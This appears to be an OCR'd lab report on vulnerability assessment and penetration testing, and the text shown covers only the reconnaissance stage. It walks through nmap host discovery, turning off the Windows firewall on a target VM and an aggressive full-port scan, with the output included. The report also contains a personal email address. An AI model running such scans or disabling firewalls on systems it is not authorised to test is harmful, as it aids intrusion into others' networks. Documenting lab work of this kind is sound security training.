Vulnerability and Penetration Testing

Objective: To perform a security vulnerability assessment (VA) and penetration testing (PT) on the two identified systems (Windows and Debian Linux), document the VA and PT findings and provide a remediation plan to the customer.

Tools required: Kali Linux, Windows 10/Windows Server 2022, and Debian/Ubuntu System

Prerequisites: None


Report Time: 11:30 AM

Reported by: Mayank Jain

Email ID: mayankjain31012002@gmail.com

Step 1: Scanning:

- Start up the Kali-Linux machine.
- Next, open the terminal.
- Now use command: “sudo su - “to grant root permission to terminal.




- Now use command: “ip a”
- Executing this command display network interface details, including IP addresses, MAC addresses, and interface statuses.

```
┌──(root㉿kali)-[~]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e4:2f:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.29.157/24 brd 192.168.29.255 scope global dynamic noprefixroute eth0
       valid_lft 82391sec preferred_lft 82391sec
    inet6 2405:201:4004:d021:86bc:aebb:32ff:e38f/64 scope global dynamic noprefixroute
       valid_lft 3603sec preferred_lft 3603sec
    inet6 fe80::1100:8708:f784:11b8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


- Now use command: “nmap -sP [Network_ID]”
- Here the Network_ID is “192.168.29.0/24” as shown in the above screenshot.
- Now use command: “nmap -sP 192.168.29.0/24”.
- The command “nmap -sP 192.168.29.0/24” utilizes the nmap tool to conduct a Ping Scan on a range of IP addresses within the specified network.

```
┌──(root㉿kali)-[~]
└─# nmap  -sP 192.168.29.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-01 23:55 EST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.0038s latency).
MAC Address: A8:88:1F:DA:42:8E (Unknown)
Nmap scan report for 192.168.29.86
Host is up (0.00021s latency).
MAC Address: 00:0C:29:A5:10:06 (VMware)
Nmap scan report for 192.168.29.87
Host is up (0.38s latency).
MAC Address: 2A:06:27:62:71:EA (Unknown)
Nmap scan report for 192.168.29.93
Host is up (0.30s latency).
MAC Address: C8:3D:DC:FB:7B:A4 (Xiaomi Communications)
Nmap scan report for 192.168.29.96
Host is up (0.39s latency).
MAC Address: F6:BF:FD:B5:65:A4 (Unknown)
Nmap scan report for 192.168.29.104
Host is up (0.00010s latency).
MAC Address: 50:5A:65:C8:07:D3 (AzureWave Technologies)
Nmap scan report for 192.168.29.213
Host is up (0.00019s latency).
MAC Address: 00:0C:29:73:A5:35 (VMware)
Nmap scan report for 192.168.29.157
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 4.31 seconds
```


- Let's now consider a Windows 10 computer as the intended machine.
- After that, select the search button and enter "Command Prompt."




- Now use command: “ipconfig” to get the IP of the windows machine.




- Here the windows ip is: “192.168.29.213”
- We now need to switch off the Windows 10 firewall.
- First, click on the search icon and search for "Windows Defender Firewall" and then double-click to open "Windows Defender Firewall."




- Next, as seen in the screenshot, the window that follows will open.




- To turn Windows Defender Firewall on or off, click this now.
- You will now see the appearance of the window below. As indicated by the screenshot, choose the checkboxes. Next, select OK.


Customize Settings
Windows Defender Firewall › Customize Settings
Search Control Panel
Customize settings for each type of network
You can modify the firewall settings for each type of network that you use.
Private network settings
Turn on Windows Defender Firewall
Block all incoming connections, including those in the list of allowed apps
Notify me when Windows Defender Firewall blocks a new app
Turn off Windows Defender Firewall (not recommended)
Public network settings
Turn on Windows Defender Firewall
Block all incoming connections, including those in the list of allowed apps
Notify me when Windows Defender Firewall blocks a new app
Turn off Windows Defender Firewall (not recommended)
OK
Cancel


Customize Settings
Windows Defender Firewall › Customize Settings
Search Control Panel
Customize settings for each type of network
You can modify the firewall settings for each type of network that you use.
Private network settings
Turn on Windows Defender Firewall
Block all incoming connections, including those in the list of allowed apps
Notify me when Windows Defender Firewall blocks a new app
Turn off Windows Defender Firewall (not recommended)
Public network settings
Turn on Windows Defender Firewall
Block all incoming connections, including those in the list of allowed apps
Notify me when Windows Defender Firewall blocks a new app
Turn off Windows Defender Firewall (not recommended)
OK
Cancel

- Insert the following command into the terminal after switching to the Kali-Linux machine: "nmap -p- -A [Windows_IP] -oN [filename]."
- This command is intended for Windows machines and is used for port scanning and OS detection.
- **-p-**: This flag tells nmap to scan all ports from 1 to 65535. Specifying -p- means scanning all TCP ports.
- **-A**: This flag enables aggressive scanning options. It includes OS detection, version detection, script scanning, and traceroute.
- **-oN [filename]**: This option specifies the output format and file name. Replace [filename] with the desired file name to which the output will be saved. In this case, -oN will create a greppable output file.
- Here the command is: “nmap -p- -A 192.168.29.213 -oN windows_scan.txt”
- Here we are taking the filename as “windows_scan.txt”



```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-02T05:17:59
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: MAYANKWINDOWS, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:73:a5:35 (VMware)

TRACEROUTE
HOP RTT     ADDRESS
1   7.73 ms 192.168.29.213

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 764.52 seconds
```


- Now, use the command "ls" to find the text file "window_scan.txt," which was produced and contains the nmap scanning output.

```
┌──(root㉿kali)-[~]
└─# ls
windows_scan.txt
```

- Enter "cat windows_scan.txt" as the command now, then press Enter. With the help of this command, you can view the contents of the file, you can also use text editors like “vim” or “nano”.

```
┌──(root㉿kali)-[~]
└─# cat windows_scan.txt
# Nmap 7.94SVN scan initiated Sun Mar  2 00:05:19 2025 as: /usr/lib/nmap/nmap -p- -A -oN windows_scan.txt 192.168.29
.213
Nmap scan report for 192.168.29.213
Host is up (0.0077s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
